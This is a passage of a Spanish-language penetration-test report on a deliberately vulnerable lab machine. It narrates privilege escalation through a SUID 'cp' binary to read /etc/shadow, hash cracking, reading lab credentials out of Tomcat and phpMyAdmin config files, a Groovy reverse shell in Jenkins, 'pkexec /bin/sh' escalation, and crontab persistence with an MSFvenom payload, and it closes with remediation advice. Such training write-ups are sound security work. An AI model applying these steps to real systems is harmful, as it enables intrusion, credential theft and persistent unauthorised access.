-rwsr-xr-x 1 root root 5480 Feb 25  2014 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-- 1 root messagebus 333952 Nov 25  2014 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 492972 May 12  2014 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 9804 Mar  5  2015 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 9752 Jun 11  2012 /usr/lib/authbind/helper
-rwsr-sr-x 1 libuuid libuuid 17996 Aug  5  2015 /usr/sbin/uuidd
-rwsr-xr-- 1 root dip 323000 Apr 21  2015 /usr/sbin/pppd
-rwsr-sr-x 1 root root 24 Feb 24  2016 /etc/init.d/dhclient
-rwsr-xr-x 1 root root 34568 Jun 28  2013 /sbin/mount.cifs
-rwsr-xr-x 1 root root 88412 Nov  6  2015 /sbin/mount.nfs
www-data@canyoupwnme:/var/www/html/joomla$
```

- Aprovechando que el **comando CP es bit SUID**, podemos copiar todos los archivos con máximos privilegios a la carpeta **/tmp, y visualizarlos** con el comando **cat,** en este caso, el archivo shadow que almacena información de las **contraseñas cifradas** de los usuarios del sistema.


- Se observan tres hashs de tipo SHA-512, uno perteneciente a *“user”*, cuyas credenciales ya tenemos, el usuario “*admin”* y el usuario “*root”*, procediendo a intentar **descifrar** el archivo hash de las contraseñas root y **admin**, siendo positiva esta ultima e imposible el descifrado de la contraseña root.

- La contraseña del usuario admin es la misma palabra, siendo esto una grave vulneración de la seguridad desde la perspectiva del control de accesos, ya que cualquiera probando podría haber accedido al sistema como usuario “admin”, con las consecuencias para la ciberseguridad de la empresa que esta acción podría acarrear.

- **HERRAMIENTAS PEAS.-** Se procede a subir al servidor objetivo, concretamente a la carpeta /tmp, el archivo **ejecutable linPEAS**[25], el cual, realiza una enumeración de privilegios en el sistema con la finalidad de identificar configuraciones incorrectas, vulnerabilidades o debilidades que podrían ser explotadas para escalar privilegios.

- Una vez ejecutado, aporta una inmensa cantidad de información, siendo guardada en un archivo.txt, siendo consultada según las necesidades y el momento de la explotación, destacando:

✓ **JENKINS.-** se han encontrado una diversidad de archivos con esta raíz *"/var/lib/jenkins/plugins/credentials" , otras con var/lib/jenkins/secret.key y /var/lib/jenkins/secrets/master.key*, que son las **claves secretas para cifrado y descifrado de credenciales y datos sensibles**. Finalmente, encontramos información del usuario Jenkins , junto a un directorio:




Se procede a copiar el **archivo config.xml**[26], ya que parece que podría tener información del administrador para el acceso al sistema jenkins:

Se **descifra en hash de la contraseña**, con la herramienta John the Ripper, siendo este favorable, consiguiendo la contraseña ***"hello"*** y el usuario que ya lo sabíamos al acceder a la web jenkins, "*jarvis -admin",* procediendo a cambiar la contraseña por admin. Se vuelve a reitera la urgente necesidad de mejorar la política de contraseñas y control de accesos.

[25] herramienta de post-explotación PEAS (Privilege Escalation Awesome Scripts) para Linux
[26] aprovechando el Bit SUID de comando "cp"

Ahora nos dirigimos a la web jenkins, accediendo como administrador al sistema que, entre otras cosas, automatiza el proceso de desarrollo de software, estando habilitada la consola de scripts en lenguaje Groovy[27], procediendo a escribir una reverse shell, no sin antes poner un Netcat a la escucha en la maquina Kali, siendo satisfactorio una vez ejecutado el script, consiguiendo acceso con el usuario jenkins.



- ✓ APACHE TOMCAT 7.- Se comprueba si podemos acceder al sistema, usando como antes el comando *"cp"* para leer la información que tiene permisos root en la carpeta /tmp:

De los archivos de Tomcat7, el **archivo *"tomcat-users.xml"*** parece muy interesante, por lo que procedemos a su copiado y apreturarlo para su lectura, en la carpeta /tmp con cat.

[27] lenguaje de programación dinámico orientado a objetos que se ejecuta en la Java Virtual Machine, diseñado para ser una alternativa más sencilla y flexible al lenguaje Java, que combina características de lenguajes como Python, Ruby, entre otros, pero sin olvidar su integración en java.

```
pwd
/etc/tomcat7
jenkins@canyoupwnme:/etc/tomcat7$ cp /etc/tomcat7/tomcat-users.xml /tmp
cp /etc/tomcat7/tomcat-users.xml /tmp
```

```
<tomcat-users>
<!--
 NOTE:  By default, no user is included in the "manager-gui" role required
 to operate the "/manager/html" web application.  If you wish to use this app,
 you must define such a user - the username and password are arbitrary.
-->
<!--
 NOTE:  The sample user and role entries below are wrapped in a comment
 and thus are ignored when reading this file. Do not forget to remove
 <!.. ..> that surrounds them.
-->
<!--
 <role rolename="tomcat"/>
 <role rolename="role1"/>
 <user username="tomcat" password="tomcat" roles="tomcat"/>
 <user username="both" password="tomcat" roles="tomcat,role1"/>
 <user username="role1" password="tomcat" roles="role1"/>
-->
 <role rolename="tomcat"/>
 <user username="tomcat" password="tomcat" roles="admin-gui,manager-gui"/>
</tomcat-users>
```

Como se puede observar **el usuario y la contraseña** para acceder a la aplicación **Apache Tomcat 7[28], sin cifrar**: tomcat:tomcat, por lo que abrimos la web de Tomcat a través del puerto 8080, accediendo con las credenciales como administrador del "**gestor de aplicaciones web**" del sistema, permitiendo subir archivos en **.war**[29], posibilitando camuflar dentro de un archivo war un reverse shell, consiguiendo acceso al sistema con el usuario tomcat.

- ✓ **PHPMYADMIN.-** Siguiendo con la información aportada por linPEAS, se procede a buscar los archivos de la aplicación PhpMyAdmin, encontrando algunos archivos interesantes, comprobando mediante cat del archivo **"config.inc.php",** se visualiza sin cifrar, el usuario y contraseña de acceso a la aplicación que **gestiona la base de datos SQL** del sistema, siendo una **falla de seguridad crítica.**

```
    db.php
1515 -rw-r----- 1 root www-data 8 Feb  9  2016 /etc/phpmyadmin/htpasswd.setup
1516 -rw-r----- 1 root www-data 60 Feb  9  2016 /var/lib/phpmyadmin/blowfish_secret.inc.php
1517 -rw-r----- 1 root www-data 0 Feb  9  2016 /var/lib/phpmyadmin/config.inc.php
1518
```

```
cat config-db.php
<?php
##
## database access settings in php format
## automatically generated from /etc/dbconfig-common/phpmyadmin.conf
$dbuser='phpmyadmin';
$dbpass='nimdaymphp';
$basepath='';
$dbname='phpmyadmin';
```

[28] es un servidor de aplicaciones web que se utiliza principalmente para ejecutar aplicaciones escritas en Java, siendo utilizada ampliamente en el desarrollo de aplicaciones web Java, permitiendo desplegar fácilmente aplicaciones empaquetadas en formato WAR (Web Application Archive), siendo éste, un archivo estándar utilizado en Java para distribuir aplicaciones web.

[29] **WAR** (Web Application Archive), un archivo estándar utilizado en Java para distribuir aplicaciones web.

Por todo lo anterior, se procede a aperturar la web de acceso de phpMyAdmin, introduciendo las credenciales obtenidas **phpmyadmin:nimdaymphp** ,con resultado positivo, acceso con usuario de administrador a este gestor tan importante.

- ✓ **BIT-SUID archivo "pkexec".-** Ahora con el objetivo de escalar privilegios y, con la ayuda de la colección de binarios **GTFOBins**[30], se han ido probando los diferentes comandos bit SUID, con resultado negativo hasta llegar al comando pkexec.


El comando descrito no puedo ejecutarlo por no ser mi usuario sudo, asi que lo ejecutamos el archivo bit SUID sin sudo ***"pkexec /bin/sh",*** con resultado positivo, solicitando para poder validar el acceso la contraseña del usuario *"user"* que habíamos conseguido antes, consiguiendo **elevar privilegios a root**.

[30] herramienta utilizada en **pentesting** y auditorías de seguridad para identificar cómo binarios legítimos y puedan ser aprovechados de forma maliciosa.

4. FASE DE PERSISTENCIA.

- Una vez con máximos privilegios en el sistema, se procede a INTENTAR realizar **persistencia** en el mismo, creando un payload a través de MSFvenom y modificando un archivo *"Crontab*[31]*"* con el mismo interior que su original, pero añadiéndole el payload para que se ejecute cada minuto, no afectándole a los reinicios y apagados del sistema.

- Seguidamente, en el Framework Metasploit se apertura un handler con ip y puerto de escucha en nuestra Kali, y se reinicia el sistema, consiguiendo una reverse shell interactiva con usuario root, consiguiendo la persistencia en el sistema.



[31] cron es un servicio en sistemas Unix/Linux que permite programar la ejecución automática de tareas, siendo su archivo crontab ("cron table"), el archivo de configuración donde se definen esas tareas programadas.

5.- CONCLUSIONES

El análisis y explotación realizados en el sistema KEVGIR han revelado varias vulnerabilidades críticas que podrían ser explotadas por actores maliciosos para obtener acceso no autorizado, elevación de privilegios y persistencia en el sistema. Los siguientes puntos resumen los hallazgos clave y el proceso técnico que llevó a la explotación exitosa del sistema:

1. **Análisis de Caja Negra**:
    - Se llevó a cabo una explotación en modo de caja negra debido a la falta de credenciales iniciales para la máquina objetivo "Thrusty Tahr", utilizando Kali Linux virtualizado como máquina atacante. Esta modalidad añadió un nivel adicional de desafío, requiriendo herramientas avanzadas para la identificación de vulnerabilidades.
2. **Exposición del archivo robots.txt:**
    - La visibilidad del archivo *“robots.txt” en los puertos 8081 y 9000,* ha proporcionado información sensible que ha ayudado a dirigir la exploración hacia rutas específicas del sistema web, las cuales, contenían vulnerabilidades críticas
3. **Identificación de Puertos y Servicios**:
    - Mediante la exploración con Nmap, se identificaron diez puertos abiertos en la máquina objetivo, con servicios críticos como Apache, Samba, Jenkins, Tomcat y PhpMyAdmin, siendo clave para guiar durante la fase de explotación, enfocando el análisis en puertos 80, 8080, 8081 y 9000, que revelaron vulnerabilidades significativas en aplicaciones web.
4. **Explotación de Servicios Críticos**:
    - **PhpMyAdmin (Puerto 80 y 8081)**: La exposición pública de este servicio resultó con un acceso no autorizado a las bases de datos SQL, una vulnerabilidad crítica que compromete tanto la confidencialidad como la integridad del sistema.
    - **Apache Tomcat (Puerto 8080)**: Se accedió al gestor de aplicaciones web de Tomcat con credenciales predeterminadas, permitiendo la subida de archivos maliciosos camuflados (.war), obteniendo una reverse shell con acceso al sistema.

- **Jenkins (Puerto 9000)**: Se utilizó la consola de scripts Groovy para ejecutar una reverse shell, otorgando control completo del sistema bajo el usuario Jenkins, habiendo obtenido previamente las credenciales crackeando el hash de su contraseña.

5. **Vulnerabilidades de Contraseñas y Control de Acceso**:
   - **Contraseñas predeterminadas**: El uso de credenciales comunes, como *“user:resu”,* claves sin cifrar como *"tomcat"* y *"phpMyAdmin*" reveló una falta crítica de políticas de seguridad y de control de accesos, facilitando el acceso no autorizado a servicios importantes y críticos de la organización.
   - **Exposición de archivos críticos**: Se accedió a archivos clave como “*config.inc.php”* y “*shadow”,* mediante técnicas de aprovechamiento de privilegios en los archivos Bit-SUID, lo que permitió la lectura de hashes de contraseñas y su posterior descifrado.
6. **Explotación de Vulnerabilidades de Aplicaciones Web**:
   - **Joomla (Puerto 8081)**: Se explotó una vulnerabilidad en una versión desactualizada de Joomla (v.1.5) mediante inyección SQL, permitiendo el acceso como administrador y la edición de plantillas HTML para insertar un script con una reverse shell en php, consiguiendo acceso al sistema.
   - **Apache Tomcat y Jenkins**: La explotación de estos servicios mostró la facilidad con la que un atacante puede subir archivos maliciosos y tomar control del sistema si no se implementan controles de acceso adecuados.
7. **Elevación de Privilegios y Persistencia**:
   - **Bit-SUID**: Se aprovechó el comando “cp” con Bit-SUID para copiar archivos críticos como shadow, y se utilizó el comando pkexec para elevar privilegios a root.
   - **Persistencia en el Sistema**: Una vez obtenido acceso root, se ha creado persistencia en el sistema mediante la modificación de un archivo del crontab y un payload generado por MSFvenom, garantizando el acceso continuado al sistema incluso después de reinicios, lo que representa una amenaza crítica de seguridad.

8. RECOMENDACIONES CRÍTICAS:

- ✓ **Actualización de software**: Se detectaron varias aplicaciones web desactualizadas que facilitan la explotación de vulnerabilidades conocidas, siendo **crucial mantener los sistemas actualizados** para prevenir ataques basados en exploits públicos.

- ✓ **Fortalecimiento de políticas de contraseñas**: El uso de contraseñas predeterminadas y sin cifrar representa una violación grave de la ciberseguridad, siendo urgente **implementar políticas de contraseñas más robustas** y asegurarse de que las credenciales sensibles estén **cifradas.**

- ✓ **Protección de archivos de configuración**: Archivos como "*config.inc.php"* y "*tomcat-users.xml"* deben ser protegidos y no accesibles públicamente. La falta de medidas de protección en estos archivos puede llevar a la **divulgación de credenciales críticas**.

- ✓ **Revisar configuraciones de permisos y accesos**: La explotación de archivos con permisos Bit-SUID y la falta de validación adecuada de accesos de usuario muestran la necesidad de una **revisión exhaustiva de las políticas de permisos y privilegios en el sistema.**

- ✓ **Reducción de Bit – SUID:** Mantener el número de archivos Bit-SUID al mínimo esencial, **reduce la posibilidad de ataques** que aprovechen estos permisos para obtener accesos no autorizado, mejorando así la seguridad del sistema.

- ✓ **Prevención de la persistencia.-** Para evitar que los accesos sean persistentes, es necesario tener instalados IDS/IPS que se encarguen de proteger, detectar y eliminar actividades sospechosas en el sistema, incluyendo la instalación de EDR en cada endpoint de la red, monitorizadores de la integridad de los archivos (FIM) que verifican la integridad de los mismos en el sistema, antivirus y antimalware en tiempo real, entre otros.

9. EVALUACIÓN FINAL:

El análisis y explotación del sistema Linux *"Thrusty Tahr"* ha puesto de manifiesto **varias debilidades críticas** que comprometen su seguridad, como los diez puertos abiertos y detectados con servicios clave como Apache, Jenkins, Tomcat y PhpMyAdmin, los cuales, junto con las configuraciones desactualizadas y credenciales predeterminadas o sin cifrar, facilitaron el acceso no autorizado a recursos altamente sensibles del sistema.

El uso de herramientas PEAS, escáneres de vulnerabilidades en servidores web y exploits basados en vulnerabilidades conocidas, ha permitido identificar y explotar estas brechas, como, en la inyección SQL en Joomla (CVE-2008-3681) permitiendo comprometer la aplicación, y mediante credenciales débiles y archivos mal configurados como *"config.inc.php*" o *"tomcat-users.xml"* , facilitaron la escalada de privilegios.

Los archivos con permisos Bit-SUID, como el comando "cp" , posibilitaron el **acceso a archivos críticos del sistema**, como shadow, exponiendo hashes de contraseñas. Posteriormente, el uso de herramientas de descifrado, han ayudado a descifrar credenciales de usuarios claves en el sistema, subrayando, nuevamente, la importancia de políticas de contraseñas y control de acceso más robustas. Además, el **archivo "pkexec",** que ha permitido con el uso de las colecciones de binarios normales para uso malicioso (GTFOBINS), la **elevación** de **privilegios a root**, que ha ayudado a establecer la persistencia en el sistema.

Finalmente, se **logró persistencia** en el sistema mediante la modificación del *"crontab"* y explotado mediante un payload malicioso, asegurando acceso continuado a través de una reverse shell. Las recomendaciones clave incluyen la reducción del número de archivos Bit-SUID, actualizaciones inmediatas del software y una revisión exhaustiva de las políticas de control de acceso y contraseñas.

Por todo lo anteriormente descrito, es recomendable seguir las recomendaciones propuestas para reducir la superficie de ataque, corregir los fallos de seguridad detectados, y mejorar la gestión de privilegios en el sistema, implementando un modelo de seguridad "Zero Trust" y la adopción de mejores prácticas en la gestión de vulnerabilidades, actualizaciones y configuraciones seguras para evitar futuros compromisos del sistema.

4.- BIBLIOGRAFÍA

https://www.nist.gov/publications/zero-trust-architecture

https://commission.europa.eu/law/law-topic/data-protection/reform/rules-business-and-organisations/enforcement-and-sanctions/sanctions/what-if-my-companyorganisation-fails-comply-data-protection-rules_es

https://ayudaleyprotecciondatos.es/2019/02/19/sanciones-rgpd-lopd-2019/

https://nvd.nist.gov/vuln/detail/cve-2021-4034

https://www.ccn.cni.es/es/normativa/directiva-nis2

https://gtfobins.github.io/#

https://www.exploit-db.com/exploits/6234